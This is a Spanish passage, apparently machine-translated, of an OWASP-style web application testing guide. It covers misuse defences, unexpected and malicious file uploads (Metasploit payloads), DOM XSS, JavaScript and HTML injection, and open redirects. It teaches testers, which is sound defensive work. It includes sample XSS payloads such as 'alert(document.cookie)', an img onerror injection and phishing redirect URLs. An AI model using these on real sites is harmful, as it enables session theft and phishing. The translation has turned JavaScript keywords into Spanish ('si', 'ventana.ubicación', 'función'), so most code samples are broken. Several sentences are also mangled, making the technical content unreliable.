## Remediaciόn

La aplicación debe ser consciente de sí misma y tener controles implementados para garantizar que los usuarios completen cada paso en el proceso de flujo de trabajo.

realice el proceso en el orden correcto y evite que los atacantes eluden, salten o repitan cualquier paso o proceso en el flujo de trabajo.

La prueba de vulnerabilidades del flujo de trabajo implica el desarrollo de casos de abuso/uso indebido de la lógica empresarial con el objetivo de completar con éxito el proceso empresarial sin completar los pasos correctos en el orden correcto.

## Probar defensas contra el mal uso de aplicaciones (OTG-BUSLOGIC-007)

## Resumen

El mal uso y el uso no válido de una funcionalidad válida puede identificar ataques que intentan enumerar la aplicación web, identificar debilidades y explotar vulnerabilidades. Se deben realizar pruebas para determinar si existen mecanismos defensivos en la capa de aplicación para proteger la aplicación.

La falta de defensas activas permite a un atacante buscar vulnerabilidades. capacidades sin ningún recurso. Por lo tanto, el propietario de la aplicación no sabrá que su aplicación está siendo atacada.

## Ejemplo

Un usuario autenticado lleva a cabo la siguiente (improbable) secuencia de acciones:

[1] Intento de acceder a un ID de archivo que sus funciones no pueden descargar

[2] Sustituye una sola marca ('') en lugar del número de ID del archivo

[3] Modifica una solicitud GET a una POST

[4] Agrega un parámetro adicional

[5] Duplica un par de nombre/valor de parámetro

La aplicación monitorea el uso indebido y responde después del quinto evento con una confianza extremadamente alta de que el usuario es un atacante.

Por ejemplo la aplicación:

• Desactiva la funcionalidad crítica

• Permite pasos de autenticación adicionales para la funcionalidad restante.

• Agrega retrasos en cada ciclo de solicitud-respuesta

• Comienza a registrar datos adicionales sobre las interacciones del usuario (por ejemplo, encabezados, cuerpos y cuerpos de respuesta de solicitudes HTTP desinfectados)

Si la aplicación no responde de ninguna manera y el atacante puede continuar abusando de la funcionalidad y enviar contenido claramente malicioso a la aplicación, la aplicación no pasó este caso de prueba. En la práctica, es poco probable que las acciones discretas del ejemplo anterior ocurran así. Es mucho más probable que se utilice una herramienta de fuzzing para identificar las debilidades en cada parámetro por turno. Esto es lo que también habrá realizado un evaluador de seguridad.

## Cómo probar

Esta prueba es inusual porque el resultado se puede extraer de todos los otras pruebas realizadas contra la aplicación web. Mientras realiza todas las demás pruebas, tome nota de las medidas que podrían indicar que la aplicación tiene autodefensa incorporada:

• Respuestas modificadas

• Solicituds bloqueadas

• Acciones que cierran la sesión de un usuario o bloquean su cuenta

Estos sólo pueden estar localizados. Las defensas localizadas comunes (por función) son:

- Rechazar entradas que contengan ciertos caracteres
- Bloquear una cuenta temporalmente después de varios fallos de autenticación

Los controles de seguridad localizados no son suficientes. A menudo no existen defensas contra el mal uso general, como por ejemplo:

- Navegación forzada
- Omitir la validación de entrada de la capa de presentación
- Múltiples errores de control de acceso
- Nombres de parámetros adicionales, duplicados o faltantes
- Múltiples fallas de validación de entrada o verificación de lógica de negocios con valores que no pueden ser el resultado de errores tipográficos o del usuario.
- Se reciben datos estructurados (p. ej., JSPN, XML) de un formato no válido
- Se utilizan cargas útiles evidentes de secuencias de comandos entre sitios o de inyección de SQL recibido
- Utilizar la aplicación más rápido de lo que sería posible sin herramientas de automatización.
- Cambio en la geolocalización continental de un usuario
- Cambio de agente de usuario
- Acceder a un proceso empresarial de varias etapas en el orden incorrecto
- Gran cantidad o alta tasa de uso de funcionalidades específicas de la aplicación (por ejemplo, envío de códigos de vale, pagos fallidos con tarjeta de crédito, carga y descarga de archivos, cierres de sesión, etc.).

Estas defensas funcionan mejor en partes autenticadas de la aplicación, aunque la velocidad de creación de nuevas cuentas o el acceso a contenidos (por ejemplo, para extraer información) puede ser útil en áreas públicas.

No es necesario que la aplicación supervise todo lo anterior, pero existe un problema si ninguno de ellos lo es. Al probar la aplicación web y realizar el tipo de acciones anteriores, ¿se tomó alguna respuesta contra el evaluador? De lo contrario, el evaluador debe informar que la aplicación parece no tener defensas activas contra el uso indebido en toda la aplicación. Tenga en cuenta que a veces es posible que todas las respuestas a la detección de ataques sean silenciosas para el usuario (por ejemplo, cambios de registro, mayor monitoreo, alertas a los administradores y solicitud de proxy), por lo que no se puede garantizar la confianza en este hallazgo. En la práctica, muy pocas aplicaciones (o infraestructura relacionada, como un firewall de aplicaciones web) detectan este tipo de uso indebido.

#### Casos de prueba relacionados

Todos los demás casos de prueba son relevantes.

#### Herramientas

El probador puede utilizar muchas de las herramientas utilizadas para los otros casos de prueba. Es.

#### Referencias

- Software resiliente, Software Assurance, Departamento de EE. UU.
- Seguridad nacional
- Sistema de puntuación de uso indebido común (CMSS) IR 7684 , NIST
- Enumeración y clasificación de patrones de ataque comunes (CAPEC), La Corporación Mitre
- OWASP\_AppSensor\_Project
- Guía AppSensor v2, OWASP
- Watson C, Coates M, Melton J y Groves G, Creando ataque Aplicaciones de software conscientes con defensas en tiempo real,

CrossTalk Revista de ingeniería de software de defensa, vol. 24, núm. 5, septiembre/octubre de 2011

#### Carga de prueba de tipos de archivos inesperados (OTG-BUSLOGIC-008)

##### Resumen

Muchos procesos comerciales de aplicaciones permiten la carga y manipulación de datos que se envían a través de archivos. Pero el proceso empresarial debe comprobar los archivos y permitir sólo ciertos tipos de archivos "aprobados". La decisión sobre qué archivos están "aprobados" está determinada por la lógica empresarial y es específica de la aplicación/sistema. El riesgo de que al permitir a los usuarios cargar archivos, los atacantes pueden enviar un tipo de archivo inesperado que podría ejecutarse y afectar negativamente a la aplicación o al sistema a través de ataques que pueden desfigurar el sitio web, ejecutar comandos remotos, explorar el sistema, archivos, navegar por los recursos locales, atacar a otros servidores o explotar las vulnerabilidades locales, solo por nombrar algunos.

Las vulnerabilidades relacionadas con la carga de tipos de archivos inesperados son únicas porque la carga debería rechazar rápidamente un archivo si no tiene una extensión específica. Además, esto se diferencia de cargar archivos maliciosos en que, en la mayoría de los casos, un formato de archivo incorrecto puede no ser inherentemente "malicioso" en sí mismo, pero puede ser perjudicial para los datos guardados. Por ejemplo, si una aplicación acepta archivos de Windows Excel, si se carga un archivo de base de datos similar, es posible que se lea, pero los datos extraídos se pueden mover a ubicaciones incorrectas.

Es posible que la aplicación espere que solo se carguen ciertos tipos de archivos para su procesamiento, como archivos .CSV o .txt. Es posible que la aplicación no valide el archivo cargado por extensión (para validación de archivo de baja seguridad) o contenido (validación de archivo de alta seguridad).

Esto puede generar resultados inesperados en el sistema o la base de datos dentro de la aplicación/sistema o brindar a los atacantes métodos adicionales para explotar la aplicación/sistema.

#### Ejemplo

Supongamos que una aplicación para compartir imágenes permite a los usuarios cargar un archivo gráfico .gif o .jpg al sitio web. ¿Qué pasa si un atacante puede cargar un archivo html con una etiqueta <script> o un archivo php? El sistema puede mover el archivo desde una ubicación temporal a la ubicación final donde ahora se puede ejecutar el código php en la aplicación o el sistema.

#### Cómo probar

##### Método de prueba genérico

- Revisar la documentación del proyecto y realizar algunas pruebas exploratorias buscando tipos de archivos que "no sean compatibles" con la aplicación/sistema.
- Intente cargar estos archivos "no compatibles" y verifique que hayan sido rechazados correctamente.
- Si se pueden cargar varios archivos a la vez, se deben realizar pruebas para verificar que cada archivo se evalúe correctamente.

##### Método de prueba específico

- Estudiar los requisitos lógicos de las aplicaciones.
- Prepare una biblioteca de archivos que "no están aprobados" para su carga y que pueden contener archivos como: jsp, exe o html que contengan secuencias de comandos.

## Pruebas de penetración de aplicaciones web

- En la aplicación, navegue hasta el envío o carga del archivo. mecanismo.
- Envíe el archivo "no aprobado" para su carga y verifique que se impida adecuadamente su carga.

## Casos de prueba relacionados

- Probar el manejo de extensiones de archivos para información confidencial (OTG-CONFIG-003)
- Carga de prueba de archivos maliciosos (OTG-BUSLOGIC-009)

## Referencias

- OWASP - Carga de archivos sin restricciones - [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- Mejores prácticas de seguridad para la carga de archivos: bloquee la carga de un archivo malicioso: <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>
- Evite que las personas carguen archivos PHP maliciosos a través de formularios: <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>
- CWE-434: Carga sin restricciones de archivos con tipos peligrosos: <http://cwe.mitre.org/data/definitions/434.html>
- Consejos de programación segura: manejo de cargas de archivos : <https://www.datasprings.com/resources/dnn-tutorials/artmid/535/ArticleId/65/consejos-de-programación-segura-manejo-de-cargas-de-archivos?AspxAutoDetectCookieSupport=1>

## Remediaciόn

Las aplicaciones deben desarrollarse con mecanismos para aceptar y manipular únicamente archivos "aceptables" que el resto de la funcionalidad de la aplicación esté lista para manejar y esperando. Algunos ejemplos específicos incluyen: listado en blanco o negro de extensiones de archivos, uso de "Tipo de contenido" en el encabezado o uso de un reconocedor de tipo de archivo, todo para permitir solo tipos de archivos específicos en el sistema.

**Carga de prueba de archivos maliciosos (OTG-BUSLOGIC-009)**

## Resumen

Muchos procesos comerciales de aplicaciones permiten la carga de datos/información. Comprobamos periódicamente la validez y seguridad del texto, pero aceptar archivos puede suponer un riesgo aún mayor. Para reducir el riesgo, es posible que solo aceptemos ciertas extensiones de archivos, pero los atacantes pueden encapsular código malicioso en tipos de archivos inertes. Las pruebas de archivos maliciosos verifican que la aplicación/sistema sea capaz de proteger correctamente contra atacantes que cargan archivos maliciosos.

Las vulnerabilidades relacionadas con la carga de archivos maliciosos son únicas porque estos archivos "maliciosos" pueden rechazarse fácilmente mediante la inclusión de una lógica empresarial que escaneará los archivos durante el proceso de carga y rechazará aquellos que se perciban como maliciosos.

Además, esto se diferencia de cargar archivos inesperados en que, si bien el tipo de archivo puede ser aceptado, el archivo aún puede ser malicioso para el sistema.

Finalmente, "malicioso" significa diferentes cosas para diferentes sistemas, por ejemplo, archivos maliciosos que pueden aprovechar las vulnerabilidades del servidor SQL.

Las capacidades no pueden considerarse "maliciosas" para un entorno de archivos planos del marco principal.

La aplicación puede permitir la carga de archivos maliciosos que incluyen exploits o código shell sin enviarlos a un análisis de archivos maliciosos. Los archivos maliciosos se pueden detectar y detener en varios puntos de la arquitectura de la aplicación, como: IPS/IDS, software antivirus del servidor de aplicaciones o escaneo antivirus por aplicación a medida que se cargan los archivos (quizás descargando el escaneo usando SCAP).

## Ejemplo

Supongamos que una aplicación para compartir imágenes permite a los usuarios cargar sus archivos gráficos .gif o .jpg al sitio web. ¿Qué pasa si un atacante puede cargar un shell PHP, un archivo exe o un virus? Luego, el atacante puede cargar el archivo que puede guardarse en el sistema y el virus puede propagarse por sí solo o mediante procesos remotos se pueden ejecutar archivos ejecutables o códigos shell.

## Cómo probar

## Método de prueba genérico

- Revise la documentación del proyecto y utilice pruebas exploratorias examinando la aplicación/sistema para identificar qué constituye un archivo "malicioso" en su entorno.
- Desarrollar o adquirir un archivo "malicioso" conocido.
- Intente cargar el archivo malicioso en la aplicación/sistema y verifique que se rechace correctamente.
- Si se pueden cargar varios archivos a la vez, se deben realizar pruebas para verificar que cada archivo se evalúe correctamente.

## Método de prueba específico 1

- El uso de la funcionalidad de generación de carga útil de Metasploit genera un código de shell como ejecutable de Windows mediante el comando "msfpayload" de Metasploit.
- Envíe el ejecutable a través de la función de carga de la aplicación y vea si se acepta o se rechaza correctamente.

## Método de prueba específico 2

- Desarrollar o crear un archivo que debería fallar en el proceso de detección de malware de la aplicación. Hay muchos disponibles en Internet, como ducklin.htm o ducklin-html.htm.
- Envíe el ejecutable a través de la función de carga de la aplicación y vea si se acepta o se rechaza correctamente.

## Método de prueba específico 3

- Configure el proxy de interceptación para capturar la solicitud "válida" de un archivo aceptado.
- Enviar una solicitud "no válida" con una extensión de archivo válida/aceptable y ver si la solicitud se acepta o rechaza adecuadamente.

## Casos de prueba relacionados

- Probar el manejo de extensiones de archivos para información confidencial (OTG-CONFIG-003)

- Carga de prueba de tipos de archivos inesperados (OTG-BUSLOGIC-008)

## Herramientas

- Funcionalidad de generación de carga útil de Metasploit

- Intercepción de proxy

## Referencias

- OWASP - Carga de archivos sin restricciones - [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)

- Por qué los formularios de carga de archivos son una importante amenaza para la seguridad: <http://www.acunetix.com/websitetecurity/upload-forms-threat/>

- Mejores prácticas de seguridad para la carga de archivos: bloquee la carga de un archivo malicioso <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>

- Descripción general de los ataques de carga de archivos maliciosos <http://securitymecca.com/article/overview-of-malicious-file-upload-attacks/>

- Evite que las personas carguen archivos PHP maliciosos a través de formularios <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>

- Cómo saber si un archivo es malicioso <http://www.techsupportalert.com/content/how-tell-if-file-malicious.htm>

- CWE-434: Carga sin restricciones de archivos con tipos peligrosos <http://cwe.mitre.org/data/definitions/434.html>

- Implementación de carga segura de archivos <http://infosecauditor.wordpress.com/tag/malicious-file-upload/>

- Carga atenta de archivos <http://palizine.plynt.com/issues/2011Apr/file-upload/>

- Metasploit generando cargas útiles [http://www.offensive-security.com/metasploit-unleashed/Generando\\_cargas\\_útiles](http://www.offensive-security.com/metasploit-unleashed/Generando_cargas_útiles)

- Proyecto Shellcode – Tutorial 9 de Shellcode: Generando Shellcode usando Metasploit <http://www.projectshellcode.es/?q=nodo/29>

- Archivo de prueba antimalware: <http://www.eicar.org/86-0-Intended-user.html>

## Remediación

Si bien es posible que salvaguardas como la lista blanca o negra de extensiones de archivo, el uso de "Tipo de contenido" en el encabezado o el uso de un reconocedor de tipo de archivo no siempre sean protecciones contra este tipo de vulnerabilidad. Cada aplicación que acepta archivos de los usuarios debe tener un mecanismo para verificar que el archivo cargado no contenga código malicioso. Los archivos cargados nunca deben almacenarse donde los usuarios o atacantes puedan acceder a ellos directamente.

## Pruebas del lado del cliente

Las pruebas del lado del cliente se ocupan de la ejecución de código en el cliente, generalmente de forma nativa dentro de un navegador web o un complemento de navegador. La ejecución de código en el lado del cliente es distinta de la ejecución en el servidor y devolver el contenido posterior.

## Pruebas de secuencias de comandos entre sitios basadas en DOM (OTG-CLIENT-001)

## Resumen

Cross-Site Scripting basado en DOM es el nombre de facto para los errores XSS que son el resultado del contenido activo del lado del navegador en una página, generalmente JavaScript, que obtiene la entrada del usuario y luego hace algo inseguro con él que conduce a la ejecución del código inyectado. . Este documento sólo analiza los errores de JavaScript que conducen a XSS.

El DOM, o modelo de objetos de documento, es el formato estructural utilizado para representar documentos en un navegador. El DOM permite que scripts dinámicos como JavaScript hagan referencia a componentes del documento, como un campo de formulario o una cookie de sesión. El DOM

El navegador también lo utiliza por motivos de seguridad, por ejemplo, para limitar que los scripts de diferentes dominios obtengan cookies de sesión para otros dominios. Una vulnerabilidad XSS basada en DOM puede ocurrir cuando el contenido activo, como una función de JavaScript, se modifica mediante una solicitud especialmente diseñada, de modo que un elemento DOM pueda ser controlado por un atacante.

Se han publicado muy pocos artículos sobre este tema y, como tal, existe muy poca estandarización de su significado y pruebas formalizadas.

## Cómo probar

No todos los errores XSS requieren que el atacante controle el contenido devuelto desde el servidor, sino que puede abusar de prácticas deficientes de codificación de JavaScript para lograr los mismos resultados. Las consecuencias son las mismas que las de un defecto XSS típico, sólo que el medio de entrega es diferente.

En comparación con otras vulnerabilidades de secuencias de comandos entre sitios (XSS reflejado y almacenado), donde el servidor pasa un parámetro no saneado, lo devuelve al usuario y lo ejecuta en el contexto del navegador del usuario, una vulnerabilidad XSS basada en DOM controla el flujo. del código mediante el uso de elementos del modelo de objetos de documento (DOM) junto con el código elaborado por el atacante para cambiar el flujo.

Debido a su naturaleza, las vulnerabilidades XSS basadas en DOM se pueden ejecutar en muchos casos sin que el servidor pueda determinar qué se está ejecutando realmente. Esto puede hacer que muchas de las técnicas generales de detección y filtrado XSS sean impotentes ante este tipo de ataques.

El primer ejemplo hipotético utiliza el siguiente código del lado del cliente:

Un atacante puede agregar #<script>alert('xss')</script> a la URL de la página afectada que, cuando se ejecute, mostrará el cuadro de alerta. En este caso, el código adjunto no se enviará al servidor ya que el navegador no trata todo lo que sigue al carácter # como parte de la consulta, sino como un fragmento. En este ejemplo, el código se ejecuta inmediatamente y la página muestra una alerta de "xss". A diferencia de los tipos más comunes de cruz

## Pruebas de penetración de aplicaciones web

scripting del sitio (almacenado y reflejado) en el que el código se envía al servidor y luego de regreso al navegador, esto se ejecuta directamente en el navegador del usuario sin contacto con el servidor.

Las consecuencias de las fallas XSS basadas en DOM son tan amplias como las que se observan en formas más conocidas de XSS, incluida la recuperación de cookies, más inyección de scripts maliciosos, etc. y, por lo tanto, deben tratarse con la misma severidad.

#### Pruebas de caja negra

Las pruebas de Blackbox para XSS basado en DOM generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

#### Prueba de caja gris

Pruebas de vulnerabilidades XSS basadas en DOM:

Las aplicaciones JavaScript difieren significativamente de otros tipos de aplicaciones porque a menudo el servidor las genera dinámicamente y, para comprender qué código se está ejecutando, es necesario rastrear el sitio web que se está probando para determinar todas las instancias de JavaScript que se están ejecutando y dónde está la entrada del usuario. aceptado. Muchos sitios web dependen de grandes bibliotecas de funciones, que a menudo abarcan cientos de miles de líneas de

código y no han sido desarrollados internamente. En estos casos, las pruebas de arriba hacia abajo a menudo se convierten en la única opción realmente viable, ya que muchas funciones de nivel inferior nunca se utilizan, y analizarlas para determinar cuáles son sumideros consumirá más tiempo del que suele estar disponible. Lo mismo puede decirse de las pruebas de arriba hacia abajo si, para empezar, no se identifican los insumos o la falta de ellos.

La entrada del usuario se presenta en dos formas principales:

- Entrada escrita en la página por el servidor de una manera que no permitir XSS directo
- Entrada obtenida de objetos JavaScript del lado del cliente

Aquí hay dos ejemplos de cómo el servidor puede insertar datos en JavaScript:

Y aquí hay dos ejemplos de entradas de objetos JavaScript del lado del cliente:

Si bien hay poca diferencia con el código JavaScript en la forma en que se recuperan, es importante tener en cuenta que cuando la entrada se recibe a través del servidor, el servidor puede aplicar cualquier permutación a los datos que desee, mientras que las permutaciones realizadas por JavaScript Los objetos se entienden y documentan bastante bien, por lo que si alguna función en el ejemplo anterior fuera un sumidero, entonces la explotabilidad de la primera dependería del filtrado realizado por el servidor, mientras que la segunda dependería de la codificación realizada por el navegador en el objeto ventana.referer.

Stefano Di Paulo ha escrito un excelente artículo sobre qué cejas-

Los usuarios regresan cuando se les pregunta por los distintos elementos de una URL utilizando el documento. y ubicación. atributos.

Además, JavaScript a menudo se ejecuta fuera de los bloques <script>, como lo demuestran los muchos vectores que han llevado a omisiones del filtro XSS en el pasado, por lo que, al rastrear la aplicación, es importante tener en cuenta el uso de scripts en lugares como controladores de eventos y bloques CSS con atributos de expresión.

Además, tenga en cuenta que cualquier objeto CSS o script externo deberá ser

evaluado para determinar qué código se está ejecutando.

Las pruebas automatizadas tienen un éxito muy limitado a la hora de identificar y validar XSS basado en DOM, ya que normalmente identifican XSS enviando una carga útil específica e intentan observarla en la respuesta del servidor. Esto puede funcionar bien para el ejemplo simple que se proporciona a continuación, donde el parámetro del mensaje se refleja en el usuario:

pero puede no ser detectado en el siguiente caso artificial:

Por este motivo, las pruebas automatizadas no detectarán áreas que puedan ser susceptibles a XSS basado en DOM a menos que la herramienta de prueba pueda realizar un análisis adicional del código del lado del cliente.

Por lo tanto, se deben realizar pruebas manuales y se pueden realizar examinando áreas del código donde se hace referencia a parámetros que pueden ser útiles para un atacante. Ejemplos de tales áreas incluyen lugares donde el código se escribe dinámicamente en la página y otros lugares donde se modifica el DOM o incluso donde los scripts se ejecutan directamente. Se describen más ejemplos en el excelente artículo DOM XSS de Amit Klein, al que se hace referencia al final de esta sección.

#### Referencias

##### Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)

##### Libros blancos

- [Modelo de objetos de documento \(DOM\): \[http://en.wikipedia.org/wiki/Document\\\_Object\\\_Model\]\(http://en.wikipedia.org/wiki/Document\_Object\_Model\)](#)
- [Scripting entre sitios basado en DOM o XSS del tercer tipo - Amit Klein: <http://www.webappsec.org/projects/articles/071105.shtml>](#)
- Ubicación del navegador/URI del documento/Fuentes de URL: <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- es decir, lo que se devuelve cuando el usuario solicita al navegador cosas como document.URL, document.baseURI, ubicación, ubicación.href, etc.

## Pruebas de ejecución de JavaScript (OTG-CLIENT-002)

#### Resumen

Una vulnerabilidad de inyección de JavaScript es un subtipo de Cross Site Scripting (XSS) que implica la capacidad de injectar código JavaScript arbitrario que es ejecutado por la aplicación dentro del navegador de la víctima.

Esta vulnerabilidad puede tener muchas consecuencias, como la divulgación de cookies de sesión de un usuario que podrían usarse para hacerse pasar por la víctima o, más generalmente, puede permitir al atacante modificar el contenido de la página visto por las víctimas o el comportamiento de la aplicación.

#### Cómo probar

Dicha vulnerabilidad ocurre cuando la aplicación carece de una validación adecuada de entrada y salida proporcionada por el usuario. JavaScript se utiliza para completar dinámicamente páginas web; esta inyección ocurre durante esta fase de procesamiento de contenido y, en consecuencia, afecta a la víctima.

Al intentar explotar este tipo de problemas, tenga en cuenta que algunos navegadores tratan de forma diferente algunos caracteres. Para referencia, consulte la Wiki DOM XSS.

El siguiente script no realiza ninguna validación de las variables.

able rr que contiene la entrada proporcionada por el usuario a través de la cadena de consulta y, además, no aplica ningún tipo de codificación:

```
var rr = ubicación.search.substring(1);
si(rr)
 ventana.ubicación=decodeURIComponent(rr);
Esto implica que un atacante podría injectar código JavaScript
simplemente enviando la siguiente cadena de consulta: www.victim.
es/?javascript:alert(1)
```

#### Pruebas de caja negra

Las pruebas de caja negra para la ejecución de JavaScript generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

#### Prueba de caja gris

Pruebas de vulnerabilidades de ejecución de JavaScript:

Por ejemplo, mirando la siguiente URL: [http://www.domxss.es/domxss/01\\_Basics/04\\_eval.html](http://www.domxss.es/domxss/01_Basics/04_eval.html)

La página contiene los siguientes scripts:

```
<guión>
función cargarObj(){
var cc=eval('('+unMess+')');
document.getElementById('mess').textContent=cc.mes-sage;

}

if(ventana.ubicación.hash.indexOf('mensaje')==-1)
var aMess=(("mensaje\";"¡Hola usuario!"));
demás

var aMess=ubicación.hash.substr(ventana.ubicación.hash.
indexOf('mensaje')+8);
</script>
```

El código anterior contiene una fuente 'location.hash' que está controlado por el atacante que puede injectar directamente en el valor del 'mensaje' un código JavaScript para tomar el control del navegador del usuario.

#### Referencias

Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)
- [DOMXSS.com - http://www.domxss.com](#)

#### Libros blancos

- Ubicación del navegador/URI del documento/Fuentes de URL: <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- es decir, lo que se devuelve cuando el usuario solicita al navegador cosas como document.URL, document.baseURI, ubicación, ubicación.href, etc.

## Pruebas de inyección HTML (OTG-CLIENT-003)

#### Resumen

La inyección de HTML es un tipo de problema de inyección que ocurre cuando un usuario puede controlar un punto de entrada y puede injectar texto arbitrario.

Código HTML en una página web vulnerable.

Esta vulnerabilidad puede tener muchas consecuencias, como la divulgación de cookies de sesión de un usuario que podrían usarse para hacerse pasar por la víctima o, más generalmente, puede permitir al atacante modificar el contenido de la página que ven las víctimas.

#### Cómo probar

Esta vulnerabilidad ocurre cuando la entrada del usuario no se desinfecta correctamente y la salida no está codificada. Una inyección permite al atacante enviar una página HTML maliciosa a la víctima. El navegador objetivo no podrá distinguir (confiar) las partes legítimas de las maliciosas y, en consecuencia, analizará y ejecutará todas como legítimas en el contexto de la víctima.

Existe una amplia gama de métodos y atributos que podrían usarse para representar contenido HTML. Si estos métodos cuentan con una entrada que no es de confianza, entonces existe un alto riesgo de XSS, específicamente de inyección de HTML. Se podría injectar código HTML malicioso, por ejemplo, a través deInnerHTML, que se utiliza para representar el código HTML insertado por el usuario. Si las cadenas no se desinfectan correctamente, el problema podría provocar una inyección de HTML basado en XSS. Otro método podría ser document.write()

Al intentar explotar este tipo de problemas, tenga en cuenta que algunos navegadores tratan de forma diferente algunos caracteres. Para referencia, consulte la Wiki DOM XSS.

La propiedad InnerHTML establece o devuelve el HTML interno de un elemento. Un uso inadecuado de esta propiedad, es decir, falta de desinfección de entradas que no son de confianza y falta de codificación de salida, podría permitir a un atacante injectar código HTML malicioso.

Ejemplo de código vulnerable: el siguiente ejemplo muestra un fragmento de código vulnerable que permite utilizar una entrada no validada para crear HTML dinámico en el contexto de la página:

```
var posición de usuario=ubicación.href.indexOf("usuario=");
var usuario=ubicación.href.substring(posición de usuario+5);
document.getElementById("Bienvenido").innerHTML=" Hola, "+usuario;
```

De la misma manera, el siguiente ejemplo muestra un código vulnerable usando la función document.write():

```
var posición de usuario=ubicación.href.indexOf("usuario=");
var usuario=ubicación.href.substring(posición de usuario+5);
document.write("<h1>Hola, " + usuario + "</h1>");
```

En ambos ejemplos, una entrada como la siguiente:

```
http://vulnerable.site/page.html?user=<img%20src='aaa'%20
onerror=alert(1)>
```

agregaría a la página la etiqueta de imagen que ejecutaría un código JavaScript arbitrario insertado por el usuario malintencionado en el contexto HTML.

#### Pruebas de caja negra

## Pruebas de penetración de aplicaciones web

Las pruebas de caja negra para inyección HTML generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

**Prueba de caja gris**

Pruebas de vulnerabilidades de inyección HTML:

Por ejemplo, mirando la siguiente URL:

```
http://www.domxss.com/domxss/01_Basics/06_jque-ry_old_html.html
```

El código HTML contendrá el siguiente script:

```
<script src="../js/jquery-1.7.1.js"></script>
<guion>
función establecerMensaje(){
var t=ubicación.hash.slice(1);
$("#div[id='"+t+"']").text("El DOM ahora está cargado y se puede manipular.");
}

$(documento).ready(setMessage);
$(ventana).bind("hashchange",setMessage)
</script>
<cuerpo><script src="../js/embed.js"></script>
 Mostrar aquí<div id="message">Mostrando mensaje1</div>
 Mostrar aquí<div id="message1">Mostrando mensaje2</div>
 Mostrar aquí<div id="message2">Mostrando Mensaje3</div>
</cuerpo>
```

Es posible injectar código HTML.

**Referencias**

Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)

- DOMXSS.com - <http://www.domxss.com>

**Libros blancos**

- Ubicación del navegador/URI del documento/Fuentes de URL: <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- es decir, lo que se devuelve cuando el usuario solicita al navegador cosas como document.URL, document.baseURI, ubicación, ubicación.href, etc.

**Prueba de redireccionamiento de URL del lado del cliente**

(OTG-CLIENTE-004)

**Resumen**

Esta sección describe cómo verificar el redireccionamiento de URL del lado del cliente, también conocida como redirección abierta. Es una falla de validación de entrada que existe cuando una aplicación acepta una entrada controlada por el usuario que especifica un enlace que conduce a una URL externa que podría ser maliciosa. Este tipo de vulnerabilidad podría usarse para realizar un ataque de phishing o redirigir a una víctima a una página de infección.

**Cómo probar**

Esta vulnerabilidad ocurre cuando una aplicación acepta archivos que no son de confianza.

entrada que contiene un valor de URL sin desinfectarlo. Este valor de URL podría hacer que la aplicación web redirija al usuario a otra página como, por ejemplo, una página maliciosa controlada por el atacante.

Al modificar la entrada de URL que no es de confianza a un sitio malicioso, un atacante puede lanzar con éxito una estafa de phishing y robar credenciales de usuario. Dado que la redirección se origina en la aplicación real, los intentos de phishing pueden tener una apariencia más confiable.

Un ejemplo de ataque de phishing podría ser el siguiente:

```
http://www.target.site?#redirect=www.fake-target.site
```

La víctima que visita target.site será redirigida automáticamente a fake-target.site, donde un atacante podría colocar una página falsa para robar las credenciales de la víctima.

Además, las redirecciones abiertas también podrían usarse para crear maliciosamente una URL que eludiría las comprobaciones de control de acceso de la aplicación y luego reenviaría al atacante a funciones privilegiadas a las que normalmente no podría acceder.

**Pruebas de caja negra**

Las pruebas de caja negra para el redireccionamiento de URL del lado del cliente generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

**Prueba de caja gris**

Pruebas de vulnerabilidades de redireccionamiento de URL del lado del cliente:

Cuando los evaluadores tienen que verificar manualmente este tipo de vulnerabilidad, deben identificar si hay redirecciones del lado del cliente implementadas en el código del lado del cliente (por ejemplo, en el código JavaScript).

Estas redirecciones podrían implementarse, por ejemplo en JavaScript, utilizando el objeto "window.location" que puede usarse para llevar el navegador a otra página simplemente asignándole una cadena. (como puede ver en el siguiente fragmento de código).

```
var redir = ubicación.hash.substring(1); if (redir)

window.location='http://'+decodeURIComponent(redir);
```

En el ejemplo anterior, el script no realiza ninguna validación de la variable "redir", que contiene la entrada proporcionada por el usuario a través de la cadena de consulta, y al mismo tiempo no aplica ningún tipo de codificación, entonces esta entrada no validada se pasa al objeto windows.location que origina una vulnerabilidad de redirección de URL.

Esto implica que un atacante podría redirigir a la víctima a un sitio malicioso simplemente enviando la siguiente cadena de consulta:

```
http://www.victim.site/?#www.malicious.site
```

Tenga en cuenta cómo, si el código vulnerable es el siguiente

```
var redir = ubicación.hash.substring(1); if (redir)

window.location=decodeURIComponent(redir);
```

También sería posible injectar código JavaScript, por ejemplo enviando la siguiente cadena de consulta:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

Al intentar comprobar este tipo de problemas, tenga en cuenta que algunos navegadores tratan de forma diferente algunos caracteres.

Además, considere siempre la posibilidad de probar variantes de URL absolutas como se describe aquí: <http://kotowicz.net/absolute/>

#### Herramientas

- DOMinador - <https://dominator.mindedsecurity.com/>

#### Referencias

##### Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)
- [DOMXSS.com - http://www.domxss.com](#)

#### Libros blancos

- Ubicación del navegador/URI del documento/Fuentes de URL: <https://code.google.com/p/domxsswiki/wiki/LocationSources>
  - es decir, lo que se devuelve cuando le pregunta al navegador cosas como document.URL, document.baseURI, ubicación, ubicación. href, etc.
- Krzysztof Kotowicz: "¿Local o externo? Formatos de URL extraños sueltos" - <http://kotowicz.net/absolute/>

